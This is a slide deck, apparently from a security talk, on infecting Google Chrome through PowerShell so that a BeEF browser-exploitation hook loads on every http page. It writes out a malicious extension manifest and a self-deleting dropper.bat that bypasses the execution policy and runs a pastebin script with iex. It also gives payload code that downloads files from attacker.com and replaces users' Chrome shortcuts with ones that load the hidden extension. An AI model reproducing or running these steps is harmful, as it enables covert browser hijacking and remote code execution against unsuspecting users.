


# Infecting Google Chrome from PowerShell

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
# Why Google Chrome?

- Out with unwanted ad injectors
  - Posted: Tuesday, March 31, 2015

<http://googleonlinesecurity.blogspot.ro/2015/03/out-with-unwanted-ad-injectors.html>

^^ Google kills 200 ad-injecting Chrome extensions, says many are malware

# Why Google Chrome?



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g nexus 6 - Google Search x https://www.google.com/#q=nexus+6

**Web** nexus 6

About 63,100,000 results (0.32 seconds)

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# Why Google Chrome?

- More than 5% of people visiting Google sites have at least one ad injector installed
- Researchers found 192 deceptive Chrome extensions that affected 14 million users
- 34% of Chrome extensions injecting ads were classified as outright malware

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- Idea:
  - Create malicious Chrome extension that will pass security scan (FUD)

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- But I don't want to pay US\$5.00 :( :( :(

# Why PowerShell?

- Is there some way how to avoid spending money?
- Sure it is!
- How install crx Chrome extension via command line?
  - <http://stackoverflow.com/questions/16800696/how-install-crx-chrome-extension-via-command-line>

# Why PowerShell?

- Mostly programming in Perl
- Stopped using Windows years ago
- Experienced with batch files (.bat, .cmd)
- I know that security researchers are using PowerShell to Windows „exploitation“.

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# Why PowerShell?

- I'm lazy
- I will use PowerShell & BeEF !
  - The Browser Exploitation Framework
    - <http://beefproject.com>



The screenshot shows the BeEF (Browser Exploitation Framework) interface. On the left, a sidebar titled 'Hooked Browsers' lists 'Online Browsers' (10.211.55.10) and 'Offline Browsers' (10.211.55.2). The main area is titled 'Getting Started' and contains a 'Logs' tab. Below the tabs is a table with the following data:

Id...	Type	Event
9	Command	Hooked
8	Command	Hooked
7	Command	Hooked
6	Command	Hooked
4	Zombie	10.211
3	Zombie	10.211

**IT'S TIME  
FOR DEMO!**

<https://www.youtube.com/watch?v=8MPKn3So-KQ>

# Offensive extension tutorial

- chrome-beef-extension
  - hook.js
  - icon.png
  - manifest.json

# Offensive extension tutorial

```
{  
  "name": "BeEF hook",  
  "version": "0.1",  
  "manifest_version": 2,  
  "description": "Injecting BeEF hook.js when the page is served over http",  
  "browser_action": {  
    "name": "Manipulate DOM",  
    "icons": ["icon.png"],  
    "default_icon": "icon.png"  
  },  
  "content_scripts": [ {  
    "js": [ "hook.js" ],  
    "matches": [ "http:///*/*" ]  
  }]  
}
```



hook.js



icon.png



manifest.json

# Offensive extension tutorial

google-chrome –load-extension=chrome-beef-extension



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
- Changing the Windows PowerShell Script Execution Policy
- The Set-ExecutionPolicy cmdlet enables you to determine which Windows PowerShell scripts (if any) will be allowed to run on your computer. Windows PowerShell has four different execution policies:

# PowerShell dropper

- Restricted - No scripts can be run. Windows PowerShell can be used only in interactive mode.
- AllSigned - Only scripts signed by a trusted publisher can be run.
- RemoteSigned - Downloaded scripts must be signed by a trusted publisher before they can be run.
- Unrestricted - No restrictions; all Windows PowerShell scripts can be run.

# PowerShell dropper

- 15 Ways to Bypass the PowerShell Execution Policy
  - <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window is showing the following command and its error output:

```
PS C:\temp> .\runme.ps1
.\runme.ps1 : File C:\temp\runme.ps1 cannot be loaded because running scripts
is disabled on this system. For more information, see about_Execution_Policies
at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\runme.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: () [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\temp>
```

The error message is displayed in red text, indicating that script execution is disabled on the system. The PowerShell window has a standard Windows title bar and a scroll bar on the right side.

# PowerShell dropper

- 4. Download Script from URL and Execute with Invoke Expression
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# PowerShell dropper

- dropper.bat
  - PowerShell.exe -ExecutionPolicy UnRestricted -nop -c "iex(New-Object Net.WebClient).DownloadString('http://pastebin.com/raw.php?i=mzp5vm8a')"
  - pause
  - DEL "%~f0"

# PowerShell payload

1. Download chrome extension
2. Locate Google Chrome .lnk
3. Delete it
4. Create a new shortcut on user Desktop
  - with Argument:  
--load-extension=C:\chrome-beef-extension

# PowerShell payload

- PowerShell Function to download extension
  - New-Item -ItemType directory -Path C:\chrome-beef-extension
  - \$wc = new-object net.webclient;  
\$wc.Downloadfile('http://attacker.com/manifest.json','C:\chrome-beef-extension\manifest.json');
  - \$wc.Downloadfile('http://attacker.com/hook.js','C:\chrome-beef-extension\hook.js');
  - \$wc.Downloadfile('http://attacker.com/icon.png','C:\chrome-beef-extension\icon.png');

# PowerShell payload

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- Deleting Chrome shortcut
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  - # Call wscript com object
  - \$shell = New-Object -ComObject WScript.Shell

# PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\
  - # Recurse through directories for .lnk files
  - \$allUsersPwd = \$pwd.drive.name + ":\Users\Public\Desktop\"
  - dir "\$allUsersPwd" -filter \*.lnk -Recurse | ForEach {
  - \$lnk = \$shell.CreateShortcut(\$\_.FullName)
  - \$oldPath= \$lnk.TargetPath
  - \$oldName= \$HOME + "\Desktop\" + \$\_.BaseName + ".lnk"

# PowerShell payload

- Deleting Chrome shortcut
  - C:\Users\Public\Desktop\
  - # If match text, perform operation
  - if(\$oldpath -Match "chrome.exe") {
  - Remove-Item \$\_.FullName

# PowerShell payload

- Creating Chrome shortcut
  - C:\Users\test\Desktop\
  - \$lnknew = \$shell.CreateShortcut("\$oldName")
  - \$lnknew.targetPath = \$oldpath
  - \$lnknew.Arguments =  
"--load-extension=C:\chrome-beef-plugin"
  - \$lnknew.Save()
  - }

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# Download me

- [http://www.hacktheplanet.cz/ctjb\\_chrome.pdf](http://www.hacktheplanet.cz/ctjb_chrome.pdf)

# Resources

- Create a PowerShell Function to List Menu Shortcuts
- [http://www.computerperformance.co.uk/powershell/powershell\\_function\\_shortcut.htm](http://www.computerperformance.co.uk/powershell/powershell_function_shortcut.htm)
- 
- LNK file testing
- <http://poshcode.org/3112>
- 
- Working with Shortcuts in Windows PowerShell
- <http://windowsitpro.com/powershell/working-shortcuts-windows-powershell>
- 
- Janicab Hides Behind Undocumented LNK Functionality
- <https://www.f-secure.com/weblog/archives/00002803.html>

# Resources

- Shell Link (.LNK) Binary File Format
- <https://msdn.microsoft.com/en-us/library/dd871305.aspx>
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- How to create a shortcut using Powershell
- <http://stackoverflow.com/questions/9701840/how-to-create-a-shortcut-using-powershell>

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- Even More AVasion with PowerShell!!!
- <http://www.shortbus.ninja/even-more-avasion/>
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- Using PowerShell for Client Side Attacks
- <http://www.labofapenetrationtester.com/2014/11/powershell-for-client-side-attacks.html>
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- chrome.history
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